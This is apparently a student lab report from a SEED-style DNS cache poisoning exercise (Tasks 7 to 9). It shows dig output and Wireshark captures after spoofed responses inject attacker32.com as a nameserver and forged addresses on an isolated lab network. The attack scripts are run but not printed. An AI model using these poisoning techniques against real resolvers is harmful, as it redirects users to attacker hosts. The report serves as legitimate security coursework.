
```
id=12454 rcode=OK      opcode=QUERY
aa=1 tr=0 rd=0 ra=0 quest=1 answer=1 auth=1 add=1
www.google.com. A
www.google.com. A 19000 10.0.2.5
ns.example.net. NS 19000 ns.example.net.
ns.example.net. A 19000 10.0.2.19
```

We can see that the attacker machine send's a DNS response as ip address as 10.0.2.5 and authoritative name sever as 10.0.2.19 for a DNS query made by DNS server for www.google.com .



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$ dig www.google.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
; global options: +cmd
; Got answer:
; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 14323
; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; QUESTION SECTION:
; www.google.com.           IN      A
;
; ANSWER SECTION:
www.google.com.      19000   IN      A      10.0.2.5
;
; AUTHORITY SECTION:
.                      19000   IN      NS     ns.example.net.
;
; ADDITIONAL SECTION:
ns.example.net.       19000   IN      A      10.0.2.19
;
; Query time: 36 msec
; SERVER: 10.0.2.8#53(10.0.2.8)
; WHEN: Sun Oct 17 06:31:54 EDT 2021
; MSG SIZE  rcvd: 102
```


From the above screenshot of victim machine we can see that www.google.com has been mapped to 10.0.2.5 .Hence we can see the forged DNS response is successful.




We can see from the above screenshot that the DNS cache has been poisoned and www.google.com has been mapped to 10.0.2.5(attacker ip address) in the DNS server itself.Hence for www.google.com DNS query , a DNS response is sent which tells that the ip address for the hostname is 10.0.2.5

Task 7: DNS Cache Poisoning: Targeting the Authority Section


Running the attacker program one.py on attacker machine.



On running dig www.example.net



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo python one.py
.
Sent 1 packets.
```



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 61920
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A


;; ANSWER SECTION:
www.example.net.      259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.          164058  IN      NS      attacker32.com.


;; Query time: 8 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 08:57:38 EDT 2021
;; MSG SIZE  rcvd: 88

[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$
```

We can see attacker32.com in authority section and the ip address of www.example.net is 10.0.2.5 .




No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-17 08:57:38.496907...	::1	::1	UDP	65	55545 - 55545 Len=1
2	2021-10-17 08:57:38.497017...	10.0.2.9	10.0.2.8	DNS	88	Standard query 0x1e0 A www.example.net OPT
3	2021-10-17 08:57:38.503303...	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.8? Tell 10.0.2.5
4	2021-10-17 08:57:38.505950...	10.0.2.8	10.0.2.9	DNS	132	Standard query response 0x1e0 A www.example.net A 10.0.2.5 NS attacker32.com OPT
5	2021-10-17 08:57:38.7718047...	RealtekU_12:35:00		ARP	62	Who has 10.0.2.8? Tell 10.0.2.1
6	2021-10-17 08:57:39.4390948...	::1	::1	UDP	64	57895 - 57299 Len=0




We can see from the above wireshark screenshots that DNS request has been sent to attacker32.com hence it show's our cache poisoning attack is successful.

Task 8: Targeting Another Domain

Running the attacker program two.py on attacker machine.



On running dig www.example.net



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 58200
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.5

;; AUTHORITY SECTION:
example.net.            259200  IN      NS      attacker32.com.

;; Query time: 12 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 09:38:26 EDT 2021
;; MSG SIZE  rcvd: 88

[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$
```

We can see from the above screenshot that the victim gets a forged reply from DNS server and authority section contains only attacker32.com not google.com .

Wireshark Screenshots:

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-17 09:38:21.5509347...	:1	10.0.2.8	UDP	64	56841 - 48471 Len=0
2	2021-10-17 09:38:26.1171093...	10.0.2.9	10.0.2.8	DNS	88	Standard query 0xe358 A www.example.net OPT
3	2021-10-17 09:38:26.1176966...	10.0.2.8	192.33.4.12	DNS	88	Standard query 0xb152 A www.example.net OPT
4	2021-10-17 09:38:26.1177664...	10.0.2.8	192.33.4.12	DNS	72	Standard query 0xd653 NS <Root> OPT
5	2021-10-17 09:38:26.1261418...	PcsCompu_ff:48:ce	10.0.2.8	ARP	44	Who has 10.0.2.8? Tell 10.0.2.5
6	2021-10-17 09:38:26.1265919...	PcsCompu_4e:7d:b7	10.0.2.8	ARP	62	10.0.2.8 is at 08:00:27:4e:7d:b7
7	2021-10-17 09:38:26.1280651...	192.33.4.12	10.0.2.8	DNS	185	Standard query response 0x152 A www.example.net A 10.0.2.5 NS attacker32.com NS attacker32.com
8	2021-10-17 09:38:26.1287173...	10.0.2.8	10.0.2.9	DNS	132	Standard query response 0xe358 A www.example.net A 10.0.2.5 NS attacker32.com OPT
9	2021-10-17 09:38:26.3627947...	RealtekU_12:35:00	10.0.2.8	ARP	62	Who has 10.0.2.8? Tell 10.0.2.1
10	2021-10-17 09:38:26.3630388...	PcsCompu_4e:7d:b7	10.0.2.8	ARP	62	10.0.2.8 is at 08:00:27:4e:7d:b7
11	2021-10-17 09:38:26.3630473...	192.33.4.12	10.0.2.8	DNS	88	Standard query response 0x152 A www.example.net OPT
12	2021-10-17 09:38:26.3759248...	192.33.4.12	10.0.2.8	DNS	72	Standard query response 0xd653 NS <Root> OPT
13	2021-10-17 09:38:26.3756432...	10.0.2.8	192.33.4.12	TCP	76	51343 - 53 [SYN] Seq=203576799 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=3279132 TSecr=0 WS=128
14	2021-10-17 09:38:26.5952198...	192.33.4.12	10.0.2.8	TCP	62	53 - 51343 [SYN, ACK] Seq=79356 Ack=203576800 Win=32768 Len=0 MSS=1460


► Frame 7: 185 bytes on wire (1480 bits), 185 bytes captured (1480 bits) on interface 0
 ► Linux cooked capture
 ► Internet Protocol Version 4, Src: 192.33.4.12, Dst: 10.0.2.8
 ► User Datagram Protocol, Src Port: 53, Dst Port: 33333
 ▼ Domain Name System (response)
 [Request In: 3]
 [Time: 0.010366468 seconds]
 Transaction ID: 0xb152
 ► Flags: 0x8400 Standard query response, No error
 Questions: 1
 Answer RRs: 1
 Authority RRs: 2
 Additional RRs: 0
 ▼ Queries
 ► www.example.net: type A, class IN
 ▼ Answers
 ► www.example.net: type A, class IN, addr 10.0.2.5
 ▼ Authoritative nameservers
 ► example.net: type NS, class IN, ns attacker32.com
 ► google.com: type NS, class IN, ns attacker32.com

We can see that the two authoritative nameservers - example.net and google.com are present.

But the second record is discarded as it is fraudulent.


Task 9: Targeting the Additional Section

Running the attacker program three.py on attacker machine.




```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo python three.py
```

On running dig www.example.net on victim machine



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../lab3$ sudo python three.py
.
Sent 1 packets.
```



```
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13067
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 3
;
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A
;
;; ANSWER SECTION:
www.example.net.        259200  IN      A      10.0.2.5
;
;; AUTHORITY SECTION:
example.net.            259200  IN      NS      ns.example.net.
example.net.            259200  IN      NS      attacker32.com.
;
;; ADDITIONAL SECTION:
ns.example.net.         259200  IN      A      5.6.7.8
attacker32.com.         259200  IN      A      1.2.3.4
;
;; Query time: 10 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Sun Oct 17 10:22:47 EDT 2021
;; MSG SIZE  rcvd: 137
[10/17/21]seed@ankith_j_rai_PES1UG19CS069:~/.../cns_victim$
```

Wireshark screenshot:

The image contains two screenshots of the Wireshark network traffic analyzer. The top screenshot shows a list of captured packets in a table format. The bottom screenshot shows a detailed analysis of a selected DNS response packet.

Top Screenshot (List View):

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-17 10:22:47.4954815...	::1	::1	UDP	65	54324 → 54324 Len=1
2	2021-10-17 10:22:47.4955058...	10.0.2.9	10.0.2.8	DNS	88	Standard query 0x330b A www.example.net OPT
3	2021-10-17 10:22:47.5035193...	PcsCompu_ff:48:ce	10.0.2.9	ARP	62	Who has 10.0.2.8? Tell 10.0.2.5
4	2021-10-17 10:22:47.505732...	10.0.2.8	10.0.2.9	DNS	181	Standard query response 0x330b A www.example.net A 10.0.2.5 NS ns.example.net NS attacker32.com A 5.6.7...
5	2021-10-17 10:22:47.7338416...	RealtekU_12:35:00	10.0.2.1	ARP	62	Who has 10.0.2.8? Tell 10.0.2.1
6	2021-10-17 10:22:47.7338720...	RealtekU_12:35:00	10.0.2.1	ARP	62	Who has 10.0.2.8? Tell 10.0.2.1
7	2021-10-17 10:22:52.7401289...	PcsCompu_67:67:ed	10.0.2.9	ARP	44	Who has 10.0.2.8? Tell 10.0.2.9
8	2021-10-17 10:22:52.7404692...	PcsCompu_4e:7d:b7	10.0.2.8	ARP	62	10.0.2.8 is at 08:00:27:4e:7d:b7
9	2021-10-17 10:22:52.7529669...	PcsCompu_4e:7d:b7	10.0.2.9	ARP	62	Who has 10.0.2.9? Tell 10.0.2.8
10	2021-10-17 10:22:52.7529814...	PcsCompu_67:67:ed	10.0.2.9	ARP	44	10.0.2.9 is at 08:00:27:67:67:ed

Bottom Screenshot (Details View):

Wireshark · Packet 4 · wireshark_any_20211017102244_xwzo2k

- ▶ Frame 4: 181 bytes on wire (1448 bits), 181 bytes captured (1448 bits) on interface 0
- ▶ Linux cooked capture
- ▶ Internet Protocol Version 4, Src: 10.0.2.8, Dst: 10.0.2.9
- ▶ User Datagram Protocol, Src Port: 53, Dst Port: 55077
- ▶ Domain Name System (response)
 - ▶ [Request In: 2]
 - [Time: 0.010267487 seconds]
 - Transaction ID: 0x330b
 - ▶ Flags: 0x0180 Standard query response, No error
 - ▶ Questions: 1
 - ▶ Answer RRs: 1
 - ▶ Authority RRs: 2
 - ▶ Additional RRs: 3
 - ▶ Queries
 - ▶ www.example.net: type A, class IN
 - ▶ Answers
 - ▶ www.example.net: type A, class IN, addr 10.0.2.5
 - ▶ Authoritative nameservers
 - ▶ example.net: type NS, class IN, ns ns.example.net
 - ▶ example.net: type NS, class IN, ns attacker32.com
 - ▶ Additional records

From the above screenshots we can see that ns.example.net and attacker32.com are the only two present in authority section of the DNS forged response.

www.facebook.com has been discarded as it is not present in the zone.